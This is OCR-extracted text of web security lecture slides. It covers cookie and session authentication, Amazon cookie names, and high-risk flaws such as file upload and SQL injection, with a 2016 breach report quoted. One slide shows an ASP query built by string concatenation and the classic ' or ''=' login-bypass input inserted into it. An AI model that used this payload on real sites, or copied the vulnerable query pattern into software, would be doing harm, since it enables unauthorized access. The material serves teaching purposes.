
- **Look at session/cookie via administrative tool in Chrome: Ctrl+Shift+I**



/kyounggon.kim
esra@gmail.com

0x03. Key fundamental concept of Web (4/5)


- **Look at session/cookie via administrative tool in Chrome: Application > Cookies**



younggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)

- **User authentication (Cookie/Session)**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)


- **Cookie / Sesssion example (amazon case)**

- **JSESSION**
- **at-main**
- **csm-hit**
- **lc-main**
- **sess-at-main**
- **session-id**
- **session-id-time**
- **session-token**
- **skin**
- **u-bid-main**
- **x-main**
- **x-wl-uid**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (4/5)


- **User authentication (Cookie/Session)**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (5/5)


- Web - WAS - Database Architecture



www.facebook.com/kyounggon.kim
anesra@gmail.com


0x04.
Web Hacking & Security Techniques


- High Risk : File Upload, SQL Injection




www.facebook.com/kyounggon.kim
anesra@gmail.com

- **High Risk : File Upload Vulnerability – Real Case**


- **Airport Company**





www.facebook.com/kyounggon.kim
anesra@gmail.com

- **High Risk : SQL Injection Vulnerability**




```
strSQL="select user_id,user_id, user_pw, name, email, homepage from member where
user_id='"&id&"' and user_pw='"&password&"'"
```

```
strSQL="select user_id,user_id, user_pw, name, email, homepage from member where
user_id='' or ''='' and user_pw='' or ''=''"
```


www.facebook.com/kyounggon.kim
anesra@gmail.com

- **High Risk : SQL Injection Vulnerability - Real Case**

SQL Injection Exposes 2 Million Ubuntu Forum Users

Ryan O'Leary, VP Threat Research Centre, WhiteHat Security On July 20, 2016

Ubuntu Linux developer Canonical has admitted that the data of 2 million of its forum users has been compromised, following the exploitation of a known SQL vulnerability. The flaw was found in the 'Forumrunner' add-on, which was left unpatched. User passwords have not been breached, but the attacker had access to the usernames, email addresses and IPs for the 2 million affected. Ryan O'Leary, VP Threat Research Centre at WhiteHat Security commented below.

Ohio clinic hit by hackers, thousands of health records stolen

